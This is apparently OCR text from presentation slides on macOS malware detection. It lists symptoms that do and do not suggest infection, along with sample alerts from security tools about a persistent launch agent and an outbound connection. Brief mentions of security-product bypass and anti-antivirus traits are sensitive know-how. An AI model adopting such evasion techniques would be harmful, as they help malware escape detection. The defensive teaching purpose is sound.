
- minimal obfuscation
- trivial to detect/remove

psp bypass

- occasional anti-AV
- no psp detection

Part 0x3: Diagnostics

ARE YOU INFECTED?



Visually Observable Indicators


MORE OFTEN THAN NOT, YOU'RE NOT INFECTED...

most not trivially observable!

unlikely malware	possibly malware
"my computer is so slow"	"there are tons of popups"
"it keeps crashing"	"my homepage and search engine are weird"
"so many processes"	"my computer says its infected

VISUALLY OBSERVABLE INDICATORS

GENERIC ALERTS MAY INDICATE THE PRESENCE OF MALWARE



osxMalware
installed a launch daemon or agent


osxMalware

```
process id:      74090
process path:    /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware
```

com.malware.persist.plist

```
startup file:    /Users/patrick/Library/LaunchAgents/com.malware.persist.plist
startup binary:  /usr/bin/malware.bin
```

persistence (BlockBlock)



malware
wants to connect to **www.[redacted].com** on port 80 (http)

Forever | Until Quit

